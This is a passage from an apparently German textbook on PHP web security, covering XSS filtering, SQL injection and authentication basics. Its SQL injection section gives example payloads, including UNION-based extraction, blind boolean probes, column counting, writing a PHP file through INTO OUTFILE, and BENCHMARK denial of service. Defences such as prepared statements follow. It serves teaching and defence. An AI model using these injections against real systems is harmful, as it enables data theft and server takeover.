XSS -Lücken sind wie die meisten anderen Lücken in PHP-Applikationen Metazeichen-Probleme. Das bedeutet, dass sich durch richtiges und konsequentes Filtern der Nutzereingaben diese Probleme beseitigen lassen. Wie schon für die Datumsvalidierung bringt PHP selbst auch Methoden zum Filtern von HTML mit. Eine gute Kombination stellen dabei die beiden Funktionen „string strip_tags (string $str [, string $allowable_tags])“[60] und „string htmlentities (string $string [, int $quote_style = ENT_COMPAT [, string $charset [, bool $double_encode = true]]])“[61] dar.

60 PHP: strip_tags – Manual [PHPSTAGS].
61 PHP: htmlentities – Manual [PHPHENT].

„strip_tags(..)“ entfernt alles aus der übergebenen Zeichenkette, was nach einem HTML-Tag aussieht, außer der Tag ist im zweiten optionalen Parameter gelistet. Dieser Parameter dient als Whitelist von HTML-Tags. Aus diesem „string“:

```
"><script>alert("xss")</script>
```

Abbildung 34: HTML-Code für einen einfachen XSS-Angriff (Quelle: eigene Darstellung)

filtert diese Funktion alle aktiven Komponenten des XSS-Angriffs aus. Übrig bleibt dann nur:

```
">alert("xss")
```

Abbildung 35: Rest des XSS-Angriff nach einem strip_tags(..)-Aufruf (Quelle: eigene Darstellung)

Diesen Code führt dann kein Browser mehr aus. Nun sind zwar alle HTML-Tags entfernt, jedoch noch nicht alle HTML-Sonderzeichen wie „"“ oder „>“. Dazu dient die zweite Funktion „htmlentities(..)“ [WebapSec09]. Alle HTML-Metazeichen werden in die entsprechenden Entitäten aufgelöst und somit nicht mehr als HTML interpretiert. Das Ergebnis dieser Umformung sieht wie folgt aus:

```
&quot;&gt;alert(&quot;xss&quot;
)
```

Abbildung 36: Endergebnis der Umformung nach strip_tags(..)- und htmlentities(..)-Aufrufen (Quelle: eigene Darstellung)

Es ist dabei wichtig zu beachten, dass solch ein Code nur dann keinen Schaden mehr anrichten kann, wenn er in einem validen HTML-Dokument ausgegeben wird. Werden bspw. HTML-Attribute ohne umschließende Anführungszeichen verwendet, so kann eine Eingabe immer noch sehr leicht zum Erstellen neuer Attribute genutzt werden. Dagegen bietet PHP kein Gegenmittel.

Im Grunde ist dies ein sehr einfaches, aber effizientes Vorgehen, um HTML komplett zu verbieten und zu filtern. Allerdings ist es in der Praxis häufig nicht erwünscht, HTML ohne Ausnahmen vollständig zu verbieten. In Foren oder Communities soll den Nutzern oft die Möglichkeit gegeben werden, ihre Texte mittels HTML zu formatieren. Trotz dieser Möglichkeiten muss XSS in solchen Applikationen verhindert werden. Dann sind

einfache Aufrufe der PHP-Funktionen „strip_tags(...)“ oder „htmlentities(...)“ nicht das richtige Mittel, da diese alle HTML-Tags vollständig vernichten würden. Um solche Funktionalität zu gewährleisten, kommen wieder die bekannten zwei Arten des Filterns zum Einsatz: das Whitelisting und das Blacklisting. Dabei helfen Bibliotheken wie „SafeHTML“[62] oder „HTML Purifier“.[63] Damit lassen sich Lösungen schaffen, in denen XSS-Angriffe nicht möglich sind, gewisse Freiheiten in der Textgestaltung jedoch erhalten bleiben.

4.4 SQL-Injection

Moderne Webanwendungen kommen nicht mehr ohne Datenbank aus, seien es Foren, welche die Beiträge und Nutzerdaten in einer MySQL-Datenbank speichern oder Onlineshops, die Bestellungen und Kommentare in einer PostgreSQL-Datenbank ablegen. Oft können Daten nicht nur geschrieben werden, sondern sie werden auch geändert, gelöscht und gelesen. Die HTML-Oberfläche der Webanwendungen stellt somit eine Art Frontend zur Datenbank bereit. Je nach Logik der Software kann der Nutzer nun die Daten nutzen und bearbeiten.

In Datenbanken abgelegte Informationen sind meist von den Nutzereingaben abhängig. Diese Tatsache macht Webapplikation mit einer Datenbank sehr flexibel und stellt den größten Unterschied zwischen einer einfachen HTML-Seite und einer Webapplikation dar. Nutzereingaben, die in die Datenbank übernommen werden, stellen ein hohes Risiko dar. Ein Angreifer könnte statt seinen normalen Daten, wie Nutzername oder Mailadresse, SQL-Schlüsselworte verwenden, die dann vom Datenbanksystem nicht als neue Daten, sondern als Befehle interpretiert würden.

Das Einfügen von SQL-Befehlen wird als „SQL-Injection“[64] bezeichnet. Je nach Abfrageart und Position der Injection sowie dem Datenbanksystem kann ein Angreifer Daten auslesen, verändern oder schlimmstenfalls Zugriff auf das gesamte Betriebssystem erlangen. Zu einer SQL-Injection kann es durch alle Arten von Daten kommen, die an eine Webanwendung gesendet werden. Das beginnt mit POST- und GET-Daten und reicht über Cookies bis hin zu Dateinamen von hochgeladenen Dateien. Selbst HTTP-

62 Safe HTML [DRUPHTML].
63 http://htmlpurifier.org/.
64 PHP: SQL Injection-Manual [PHPSQLINJ].

Kopffelder oder der Referrer können leicht vom Angreifer manipuliert werden und können somit eine SQL-Injection tragen.

4.4.1 Prinzip

Bevor eine Webanwendung Daten von einer Datenbank abfragen kann, muss sie sich gegenüber dem Datenbank-Managementsystem authentifizieren und anschließend eine Datenbank auswählen. Danach können Abfragen auf die einzelnen Tabellen einer Datenbank erfolgen. Diese Abfragen, im Folgenden Querys genannt, werden mit Hilfe der „Structured Query Language“ (SQL) beschrieben. Grundsätzlich lässt sich damit jedes Datenbanksystem abfragen. Auf die systemspezifischen Unterschiede gehe ich nicht näher ein.

SQL lässt sich in drei Bereiche aufteilen. Die Befehle, die den Datenbestand verändern, diese werden DML-Befehle genannt. DDL-Befehle definieren und beschreiben die Datenbank und mit DCL-Befehlen lassen sich die Rechte und Transaktionen verwalten. Alle Beispiele in diesem Kapitel beziehen sich auf folgende Datenstruktur:



Abbildung 37: Entity-Relationship-Diagramm einer einfachen Datenstruktur zur Veranschaulichung von SQL-Injections (Quelle: eigene Darstellung)

Spieler	
SpielerNr	*Nachname*
2098	Lipton
821	Helm
1172	Wendzel

Tabelle 12: Datenbanktabelle „Spieler" mit Beispieldaten (Quelle: eigene Darstellung)

Wettkampf		
WettkampfNr	*Land*	*Schiedsrichter*
332	Deutschland	111
675	Österreich	111
235	Schweden	333

Tabelle 13: Datenbanktabelle „Wettkampf" mit *Beispieldaten (Quelle: eigene Darstellung)*

nimmt_teil	
Spieler	*Turnier*
821	332
1172	675
1172	235

Tabelle 14: Datenbanktabelle „nimmt_teil" mit Beispieldaten (Quelle: eigene Darstellung)

Schiedsrichter	
SchiedsrichterNr	*Nachname*
111	Plötner
222	Esser
333	Kunz

*Tabelle 15: Datenbank*tabelle „Schiedsrichter" mit Beispieldaten (Quelle: *eigene Darstellung)*

Werden nun Daten an die Applikation übergeben und nicht ausreichend gefiltert, kommt es in den meisten Fällen zu Datenbankfehlern. Diese Fehlermeldungen werden häufig direkt inmitten des HTML-Codes angezeigt und sind damit für jeden lesbar. Mit einer solchen Datenbankfehlermeldung hat der Angreifer schon einige Informationen gewonnen, denn das System zeigt oft Teile oder sogar die gesamte fehlerhafte Abfrage in der Meldung mit an. Ist das der Fall, so muss der Angreifer nicht mehr die Tabellennamen ausfindig machen oder gar mit weiteren Fehlern versuchen, die Abfrage zu analysieren.

Eine Applikation, die alle Wettkämpfe eines bestimmten Spielers anzeigt, muss als Parameter mindestens die Nummer des Spielers übergeben bekommen (http://www.wettkämpfe.de/spieler/1172). Wird nun statt der gültigen Spielernummer „'117'2“ o. ä. übergeben, kommt es zum Fehler in der Datenbank:

```
SELECT Nachname, Land FROM Spieler, nimmt_teil, Wettkampf WHERE
Spieler.SpielerNr = nimmt_teil.Spieler AND Wettkampf.WettkampfNr =
nimmt_teil.Wettkampf AND Spieler.SpielerNr = '117'2

ERROR 1064 (42000): You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version for the
right syntax to use near '2' at line 1
```

Abbildung 38: Ungültige SQL-Abfrage mit Fehlermeldung von einem MySQL-Server Version 5.1.46 (Quelle: eigene Darstellung)

Die Applikation erwartet an dieser Stelle eine Zahl, also eine Spielernummer. Wird stattdessen eine präparierte Zeichenkette übergeben, kann es, wie Abbildung 38 zeigt,

zum Fehler kommen. Dieses Einfügen von Code in eine SQL-Abfrage wird als SQL-Injection bezeichnet.

Das Hauptrisiko besteht nicht darin, dass hier Fehler provoziert werden können, die dem Angreifer die Datenbankabfrage zeigen, sondern dass sich damit sehr leicht direkt Daten aus der Datenbank auslesen lassen. Das erwartete richtige Ergebnis dieser Abfrage sind zwei Zeilen mit dem Spieler Wendzel und den Ländern, in denen er Wettkämpfe hat. Wird der Aufruf nun so gestaltet, dass keine Spielernummer mehr übergeben wird, sondern die Zeichenkette „Spieler.SpielerNr“, so werden alle Spieler und ihre Wettkämpfe angezeigt. Mit dieser Abfrage lassen sich auf den ersten Blick also nur Abfragen, die Spieler und Länder betreffen, formulieren.

SQL ist eine mengenbasierte Abfragesprache, in der Operationen existieren, um Mengen zu vereinen. In SQL ist dafür die Operation „UNION“ zuständig. Bei „UNION“ muss darauf geachtet werden, dass die zu vereinenden Mengen die gleiche Anzahl an Spalten besitzen. Ein Angreifer kann mit diesem Wissen nun folgenden Parameter an die Applikation übergeben:

Nachname	***Land***
Wendzel	Schweden
Wendzel	Österreich

Tabelle 16: Länder, in denen 1172 (Wendzel) spielt (Quelle: eigene Darstellung)

```
-1 UNION SELECT SchiedsrichterNr, Nachname FROM
Schiedsrichter
```

Abbildung 39: SQL-Injection mit UNION (Quelle: eigene Darstellung)

Dabei wird durch die „−1“ die erste Menge zu einer leeren Menge gemacht und die zweite Menge enthält alle Schiedsrichter mit Nachnamen und Nummern.

Nachname	***Land***
111	Plötner
222	Esser
333	Kunz

Tabelle 17: Ergebnis der Mengenvereinigung mit „UNION“ (Quelle: eigene Darstellung)

Der Angreifer ist damit in der Lage, alle Tabellen auszulesen, für welche die Applikation Leserechte besitzt. Das sind nicht nur die Tabellen, die zu der eigentlichen Software gehören, sondern auch Systemtabellen und -variablen. Mittels Mengenvereinigung und Zeichenkettenverknüpfung lassen sich auch Systemvariablen, der aktuelle Datenbankbenutzer oder die Datenbankversion abfragen. Wie erfolgreich sich eine solche Lücke nutzen lässt, hängt davon ab, wie sehr die Eingabe validiert wird und an welcher Stelle in der Abfrage sich die veränderbaren Parameter befinden.

4.4.2 Blind SQL-Injection

Nicht immer werden die Ergebnisse einer Datenbankabfrage direkt angezeigt und immer öfter ist das Anzeigen von SQL-Fehlermeldungen abgeschaltet, was für Produktivsysteme sehr zu empfehlen ist. Auch ist die SQL-Injection-Problematik weithin bekannt und somit bereits an vielen Stellen behoben. Trotzdem gelingt es oft, Probleme an weniger offensichtlichen Stellen zu entdecken, wie in den Cookie-Parametern oder in versteckten Formularfeldern. Bei abgeschalteten Fehlermeldungen sind oft nur sehr kleine Änderungen an der Ergebnisseite zu erkennen.

Es ist vorstellbar, dass eine Webapplikation die Spielernummer im Cookie abspeichert und damit den Spieler authentifiziert. Beim Aufruf von „http://www.wettkämpfe.de/meine_seite“ wird der Cookie an die Applikation gesendet. Eine fehlerhafte Spielernummer führt in diesem Beispiel nicht zu einer direkt beeinflussbaren Ausgabe. Stattdessen wird bei gültigem Login die Profilseite des Spielers angezeigt und in allen anderen Fällen die öffentliche Startseite. Die Abfrage zu diesem Beispiel könnte wie folgt aussehen:

```
SELECT COUNT(SpielerNr) FROM Spieler WHERE SpielerNr = 821
```

Abbildung 40: SQL-Abfrage nach der Anzahl der Spieler mit der Nummer 821 (Quelle: eigene Darstellung)

In Abbildung 40 ist die „8211“ der Parameter aus dem Cookie. Für diese Spielernummer ist ein Spieler hinterlegt, also ist das Ergebnis dieser Abfrage „1“. Gibt es den Spieler nicht, wird eine „0“ zurückgegeben. Durch das Fehlen einer Fehlermeldung sind die genaue Abfrage und die Position des beeinflussbaren Parameters dem Angreifer nicht bekannt. Das ganze Vorgehen erfolgt also blind. Diese Art der SQL-Injection wird „Blind SQL-Injection“ genannt. Das Ausnutzen einer solchen Sicherheitslücke ist schwieriger und mit mehr Aufwand verbunden als eine einfache SQL-Injection. Dies stellt aber für versierte Angreifer keine große Hürde dar.

Das folgende Beispiel zeigt, wie auch ohne Fehlermeldung die Existenz einer Blind SQL-Injection verifiziert werden kann. Nehmen wir an, der Angreifer „kommt aus den eigenen Reihen“, hat also einen gültigen Zugang, mit dem er die Profilseite sehen kann. Wird „821 AND 1=1“ übergeben, kommt es wie bei einem einfachen gültigen Login zur Anzeige der Profilseite. Übergibt der Angreifer einen Ausdruck, der „falsch“ ergibt, wie „821 AND 1=0“, wird das gesamte Ergebnis der Abfrage „0“ und es wird die Startseite zurückgeliefert.

Damit lassen sich nun Ja/Nein-Aussagen über alle möglichen Abfragen treffen. Das Eingrenzen der MySQL-Version könnte wie in Tabelle 18 aussehen:

Abfrage	***Ergebnis***
`821 AND VERSION() > 3`	`1 -> Profilseite`
`821 AND VERSION() > 4`	`1 -> Profilseite`
`821 AND VERSION() > 5`	`1 -> Profilseite`
`821 AND VERSION() > 6`	`0 -> Startseite`
`821 AND VERSION() > 5.1`	`1 -> Profilseite`
`821 AND VERSION() > 5.2`	`0 -> Startseite`

Tabelle 18: Ja/Nein-Näherung an die aktuelle Datenbankversion (Quelle: eigene Darstellung)

Die MySQL-Version lässt sich so auf eine Zahl zwischen 5.1 und 5.2 eingrenzen. Es lassen sich in MySQL Abfragen formulieren, die es erlauben, eine Zeichenkette Zeichen für Zeichen zu vergleichen. Auf diese Weise lassen sich alle Informationen aus

der Datenbank auslesen. Dazu zählen Nutzernamen, Passwörter oder Mailadressen. Dafür sind einige hundert Abfragen nötig, Aber mit geeigneten Programmen ist das kein Hindernis für einen Angreifer.

Blind SQL-Injections sind selbst dann möglich, wenn eine Abfrage keinerlei Veränderung der HTML-Ausgabe zur Folge hat. In einigen Datenbanksystemen gibt es Funktionen, um die Ausführung einige Zeit warten zu lassen, etwa durch eine Art „Pause"-Funktion oder durch eine rechenintensive Funktion. In MySQL steht dafür die Funktion „benchmark(...)"[65] bereit. Mit etwas Geschick ist es damit möglich, „Ja" und „Nein" anhand der Antwortzeit des Servers zu erkennen.

Da bei dieser Art von SQL-Injection das Query nicht bekannt ist, versucht ein Angreifer, so viele Informationen wie möglich zu erlangen. Um die Mengenvereinigung mit „UNION" anwenden zu können, muss die Anzahl der Spalten der zu vereinenden Mengen gleich sein, ist das nicht der Fall, kommt es zu einem SQL-Fehler. Kennt ein Angreifer die Position der Injection im Query, kann er durch gezieltes Auskommentieren und Ausprobieren mittels „UNION" die Zahl der Spalten bestimmen.

```
SELECT WettkampfNr, Land, Schiedsrichter FROM Wettkampf WHERE
SchiedsrichterNr = 111 AND Land = 'Deutschland'
```

Abbildung 41: SQL-Abfrage nach den Wettkampfdaten, bei denen der Schiedsrichter mit der Nummer 111 in Deutschland pfeift (Quelle: eigene Darstellung)

In Abbildung 41 ist die gesamte Abfrage für den Angreifer unbekannt. Der manipulierbare Parameter ist die „SchiedsrichterNr". Um sicherzustellen, dass nach diesem Parameter keine weiteren Bedingungen folgen, kann die Abfrage nach dem Land mit zu einem Kommentar gemacht werden. Dabei wird alles nach einem „--"[66] oder „#"[67] zum Kommentar. Wird also statt „111" etwas in dieser Form „111--" übergeben, wird der gesamte Rest der Abfrage auskommentiert. Damit ist der Angreifer nun in der Lage, ein „UNION" anzuhängen, wobei allerdings die Zahl der Spalten nicht bekannt ist. Durch Ausprobieren lässt sich die Spaltenzahl sehr leicht ermitteln, Tabelle 19 zeigt den kompletten Angriff.

---

65 MySQL :: MySQL 5.0 Reference Manual :: 11.13 Information Functions [MYSQLBENCH].

66 MySQL :: MySQL 5.1 Referenzhandbuch :: 1.9.5.7 '--' als Beginn eines Kommentar [MYSQLCOMMENT].

67 MySQL :: MySQL 5.1 Referenzhandbuch :: 9.4 Kommentar [MYSQLCOMMENT2].

Manipulierter Parameter	***Ergebnis***
111 UNION SELECT 1--	Fehler
111 UNION SELECT 1, 2--	Fehler
111 UNION SELECT 1, 2, 3--	Erfolg
111 UNION SELECT 1, 2, 3, 4--	Fehler

Tabelle 19: SQL-Injection mit Kommentar und UNION zur Spaltenzahlbestimmung (Quelle: eigene Darstellung)

Dies zeigt deutlich, dass sich auch Blind SQL-Injections analysieren und ausnutzen lassen. Für solche recht aufwändigen Injections gibt es einige Open-Source-Programme, die dieses Vorgehen automatisieren. Eines der umfangreichsten dieser Programme ist das in Python geschriebene, unter der GPL v2 stehende „sqlmap“.[68] Sqlmap ist teilweise sogar in der Lage, Parameter auf SQL-Injections hin zu prüfen.

4.4.3 Folgen

Die Folgen einer SQL-Injection-Attacke können je nach Datenbank-Managementsystem und Position der Injection im Query sehr unterschiedlich sein. Es gibt Positionen in einem Query, an denen sich die Injection fast gar nicht oder nur blind ausnutzen lässt. Blind SQL-Injections benötigen in der Regel mehr Aufrufe und mehr Zeit, um ausgenutzt zu werden zu können. Die offensichtlichste aller Folgen ist das direkte Auslesen von Daten aus der Datenbank, die für den Angreifer auf normalem Wege nicht erreichbar wären. Je nach Art der Daten kann dieser Informationsdiebstahl erhebliche Folgen für das betroffene Unternehmen haben.

In einigen DBMS ist es mit besonderen Funktionen möglich, Dateien vom Datenbankserver zu laden[69] oder sogar zu schreiben.[70] Damit lässt sich jede Information des Systems auslesen, auf die der Benutzer, der auch den Datenbankserver gestartet hat, Zugriff hat. Mit Administratorrechten ist es sogar möglich, direkt Schadprogramme zu installieren (siehe Abbildung 42).

---

68 http://sqlmap.sourceforge.net/.
69 MySQL :: MySQL 5.0 Reference Manual :: 11.5 String Functions [MYSQLSTRING].
70 MySQL :: MySQL 5.0 Reference Manual :: 12.2.8 SELECT Syntax [MYSQLSELECT].

```
SELECT 0xa1f236fc6399[..] INTO OUTFILE
"/home/www/example.com/boese.php"
```

Abbildung 42: MySQL-Ergebnisumleitung in eine Systemdatei (Quelle: eigene Darstellung)

Eine derartige Abfrage kann PHP-Code installieren, der dafür genutzt werden kann, beliebige Befehle auf dem betroffenen System auszuführen. Lassen sich mit der SQL-Injection keine Daten auslesen oder lässt sich das System nicht übernehmen, besteht immer noch die Möglichkeit, das System so stark auszulasten, dass es seiner normalen Arbeit nicht oder kaum mehr nachgehen kann. Dieser Angriff wird als Denial of Service bezeichnet. Erreicht werden kann ein derartiger Angriff, indem besonders „teure“ Anfragen an den Server gestellt werden. Von „teuer“ wird gesprochen, wenn eine Aufgabe besonders viele Systemressourcen benötigt. In MySQL gibt es die Funktion „benchmark(...)“,[71] welche die Zeit bestimmt, die eine Anfrage benötigt. Als Parameter erwartet diese Funktion die Anzahl der durchzuführenden Benchmarkdurchläufe und die auszuführende Aufgabe:

```
SELECT BENCHMARK(1000000, SHA1('daniel'));
```

Abbildung 43: MySQL-BENCHMARK-Funktion, wendet 1.000.000 Mal die SHA1-Funktion auf den Wert „daniel" an (Quelle: eigene Darstellung)

Dieser Befehl dauert je nach Systemleistung bis zu mehreren Minuten. Wird diese Abfrage nun mehrfach und von mehreren Rechnern auf dem Datenbanksystem ausgeführt, bleibt diesem keine „Zeit“ mehr, um die eigentlichen SQL-Abfragen zu beantworten. Befindet sich die SQ-Injection nicht in einem „SELECT“, sondern in einem „DELETE“ oder „UPDATE“, kann ein Angreifer die Daten sogar manipulieren. Mit den gleichen Techniken wie bei „SELECT“-Abfragen lassen sich gezielt Zeilen löschen oder ändern.

4.4.4 Schutz

Zuerst sollten alle üblichen Vorsichtsmaßnahmen getroffen werden, die auch auf anderen Systemen gelten. Diese Maßnahmen verhindern keine SQL-Injections, erschweren deren schadhafte Ausnutzung aber erheblich. Dazu gehört es, dass sich die Webappli-

[71] MySQL :: MySQL 5.0 Reference Manual :: 11.13 Information Functions [MYSQLBENCH].

kation nicht als Superuser am Datenbanksystem anmeldet. Für bestimmte Aufgaben müssen bestimmte Nutzer mit eigenen Berechtigungen im Datenbanksystem angelegt werden. Selbst das Datenbanksystem muss von einem speziellen Nutzer gestartet werden. Dieser Nutzer sollte nur so viele Rechte besitzen, wie sie zum Betrieb der Datenbank unbedingt notwendig sind. Ein weiterer wichtiger Schritt ist es, auftretende Fehlermeldungen abzufangen und gesondert zu speichern. Technische Fehlermeldungen sind nie für die Augen der Benutzer bestimmt und müssen deshalb gesondert aufbewahrt werden. Je mehr Informationen in diesen Fehlermeldungen stecken, umso leichter lassen sich Angriffe im Nachhinein nachvollziehen und beheben.

Um sich direkt gegen SQL-Injections zu schützen, bietet PHP einige eigene Funktionen an, die Nutzereingaben zu validieren. Die Funktion „string mysql_real_escape_string (string $unescaped_string [, resource $link_identifier])“[72] übernimmt diese Aufgabe, indem sie gewisse Sonderzeichen maskiert.

> *„Maskiert spezielle Zeichen im unescaped_string unter Berücksichtigung des aktuellen Zeichensatzes der Verbindung, so dass das Ergebnis ohne Probleme in mysql_query() verwendet werden kann. Wenn Sie Binärdaten einfügen wollen, müssen Sie die Funktion auf jeden Fall verwenden.*
>
> mysql_real_escape_string() ruft die Funktion mysql_real_escape_string der MySQL-Bibliothek auf, die folgende Zeichen mit einem Backslash ('\') versieht: \x00, \n, \r, \, ', " und \x1a. *Die Funktion muss immer (mit wenigen Ausnahmen) verwendet werden, um Daten abzusichern, bevor sie per Query an MySQL übermittelt werden.“*
>
> PHP-Dokumentation[68]

Die beiden Zeichen „*%*“ und „_“ haben eine Sonderbedeutung in MySQL, werden aber trotzdem nicht von „mysql_real_escape_string“ maskiert. Beide gelten in gewissen Abfragen als Wildcards. Eine SQL-Abfrage in PHP sicher gegen SQL-Injections zu erstellen, könnte wie in Abbildung 44 aussehen:

---

72 PHP: mysql_real_escape_string – Manual [PHPRES].

```
$query = sprintf(
   "SELECT * FROM users WHERE user='%s' AND password='%s'"
   ,mysql_real_escape_string($user)
   ,mysql_real_escape_string($password)
);
mysql_query($query);
```

Abbildung 44: PHP-Script mit SQL-Abfrage, die durch "mysql_real_escape_string(...)" gegen SQL-Injection gesichert ist (Quelle: eigene Darstellung)

Die modernere und sicherere Methode, das Gleiche zu erreichen, sind sogenannte vorbereitete Abfragen oder auch Prepared Statements. Prepared Statements sind eine Art kompilierte Vorlage für eine Anfrage. Dabei wird die Parameterprüfung vom Client auf den Datenbankserver oder den Treiber verlegt. In PHP lassen sich Prepared Statements über mysqli[73] oder PDO[74] nutzen. Auch einige externe Abstraktionsbibliotheken wie ADOdb stellen Prepared Statements bereit.

Der Code-Ausschnitt in Abbildung 45 zeigt das generelle Vorgehen bei Prepared Statements mit PDO. Das Vorgehen ähnelt sehr stark Bibliotheks- und sogar Programmiersprachen.

```
$stmt = $db->prepare("INSERT INTO Spieler (SpielerNr, Nachname)
VALUES (?, ?)");
$stmt->bindParam(1, $nr);
$stmt->bindParam(2, $name);

// eine Zeile einfügen
$nr = 42;
$name = "Walter";
$stmt->execute();

// eine weitere Zeile mit anderen Werten einfügen
$nr = 128;
$name = "Widmann";
$stmt->execute();
```

Abbildung 45: PHP-Beispiel Prepared Statements mit PDO (Quelle: eigene Darstellung, nach http://php.net/manual/de/pdo.prepared-statements.php)

Mit dem „prepare(...)“ Aufruf wird die Anfrage mit den Platzhaltern an den Datenbankserver gesendet, der diese dann einmal parst und in kompilierter Form vorhält. Beim Starten der Abfrage mittels „execute(...)“ wird nun nicht mehr der gesamte SQL-Code

[73] PHP: mysqli_stmt::prepare – Manual [PHPSQLIPREP].
[74] PHP: PDO::prepare – Manual [PHPPDOPREP].

an den Server gesendet, sondern nur noch die reinen Daten. Dabei muss der PHP-Programmierer an dieser Stelle nicht selbst prüfen, ob die Daten möglicherweise SQL-Befehle oder Sonderzeichen enthalten. Diese Aufgabe übernimmt der Datenbanktreiber oder direkt der Server.

Dadurch, dass nicht bei jeder Abfrage der komplette SQL-Code an den Server gesendet werden muss, sind Prepared Statements bei mehrfacher Verwendung zusätzlich noch performanter als einfache Anfragen. Dies gilt in besonderer Weise, wenn eine Abfrage sehr oft, nur mit anderen Daten abgearbeitet werden soll. Wird das Prepared Statement nur einmal ausgeführt, ist es allerdings langsamer als eine normale Abfrage.

4.5 Authentisierung und Authentifizierung

In der englischen Sprache wird nicht zwischen „Authentisierung“ und „Authentifizierung“ unterschieden, der Begriff „authentication“ hat also eine Doppelbedeutung. Die unterschiedlichen Bedeutungen werden in den nächsten Kapiteln erklärt.

4.5.1 Authentisierung

Authentisierung ist der Nachweis der eigenen Identität. Genereller ausgedrückt, ist es der Nachweis einer behaupteten Eigenschaft. Diese Eigenschaft kann die behauptete Identität sein. Grundsätzlich lässt sich dieser Nachweis auf drei verschiedene Arten erbringen:

- Besitz
  - etwas, das man hat, vorzeigen
  - ein Schlüssel, Kreditkarte oder ein Ausweis
- Wissen
  - etwas, das man weiß, mitteilen
  - Benutzername und Kennwort, Geburtsort, Mädchenname der Mutter
- Merkmal
  - etwas, das man ist, vorweisen
  - Fingerabdruck oder Iris-Muster

Diese verschiedenen Methoden haben unterschiedliche Vor- und Nachteile. Die Kombination mehrerer dieser Methoden kann die spezifischen Nachteile senken (vgl. Abbildung 46). Bei der Authentisierung nur über den Besitz besteht das Problem des Diebstahl oder dass der Besitz absichtlich anderen überlassen wird. Ähnlich ist es beim Wissen. Dieses kann verloren gehen oder Dritten verraten werden. Der Vorteil am Besitz sind die Kosten. Beispielsweise muss eine Kreditkarte hergestellt, verteilt und mitgetragen werden. Das ist im Vergleich zum Wissen sehr viel mehr Aufwand und höhere Kosten. Dagegen kann ein körperliches Merkmal nicht verloren gehen oder Dritten überlassen werden. Allerdings kann ein solches Merkmal auch nicht ersetzt werden und das Speichern solcher Informationen ist aus Datenschutzsicht sehr problematisch. Auch ist das Verwenden von körperlichen Merkmalen als gefährlich einzustufen. Ein Schlüssel könnte einfach gestohlen werden, bei einem körperlichen Merkmal kann die

Person entführt oder das Körperteil entfernt werden. Indem diese Merkmale dem Gegenüber vorgezeigt werden, kann dieses die Gegenseite authentisieren.



Abbildung 46: Kombination von Eigenschaften bei der Authentisierung (Quelle: http://upload.wikimedia.org/wikipedia/de/1/1e/Verfahren-der-Verifikation.png)

Die einzelnen Vor- und Nachteile der Authentisierungsmethoden machen deutlich, an welchen Stellen sie gesondert gesichert werden müssen. Logins, die aus Wissen, also Nutzername und Passwort bestehen, müssen beim Übertragen vor dem Abhören gesichert werden. Jeder, der dieses Wissen hat, könnte sich damit authentisieren. Bei der Übertragung von Anmeldeinformationen im Bereich der Webapplikationen kommt das verschlüsselte Gegenstück zu HTTP zum Zug.

HTTPS benutzt zum Verschlüsseln der Daten SSL, kurz für „Secure Socket Layer". SSL wird von den meisten Webservern unterstützt, teilweise muss ein spezielles Modul installiert und konfiguriert werden. SSL hat zusätzlich zur Verschlüsselung den Vorteil, dass der Server ein Zertifikat vorlegen muss, welches ihn selbst als den identifiziert, der er ausgibt zu sein. Solche Zertifikate werden von vertrauenswürdigen Firmen wie „InstantSSL",[75] „Thawte"[76] oder „VeriSign"[77] ausgestellt, nachdem diese die Identität

[75] http://www.instantssl.com/.
[76] http://www.thawte.com/.

und Existenz der Firma überprüft haben. Zertifikate, denen die breite Masse vertraut, sind nicht kostenfrei erhältlich und haben eine bestimmte Laufzeit, nach der sie verfallen oder erneuert werden müssen.

Um die übertragenen Daten überprüfen zu können, müssen diese auf dem Server gespeichert sein. Allerdings hätte ein erfolgreicher Angriff auf diesen Server dann zur Folge, dass dem Angreifer alle Passwörter bekannt wären. Um dem entgegenzuwirken, schreibt die Sicherheitsrichtlinie ISO 17799 eindeutig vor: „Passwords should never be stored on computer systems in an unprotected form“ (ISO 17799, § 9.2.3). Um das zu erreichen, werden häufig sogenannte One-Way-Algorithmen zur Bestimmung von Prüfsummen verwendet. Wie der Name schon sagt, lässt sich von den Prüfsummen nicht auf die Passwörter schließen. Somit sind diese Prüfsummen oder Hashwerte für einen Angreifer nutzlos. Beliebte Prüfsummenalgorithmen sind MD5 oder SHA1.

Zwar lassen sich rechnerisch keine Rückschlüsse auf die Eingabedaten ziehen, jedoch gibt es verschiedene Wege, diese Sicherheit mittels „Brute Force“ zu umgehen. Es gibt große Listen mit Hashwerten für häufig verwendete Passwörter oder Verfahren, um Kollisionen in den Hashalgorithmen zu provozieren. Um gegen solche Verfahren zu bestehen, wird an die Eingabedaten eine zufällige Zeichenkette angehängt, bevor die Hashfunktion angewendet wird. Ein solcher Hash nennt sich dann „gesalzen“.

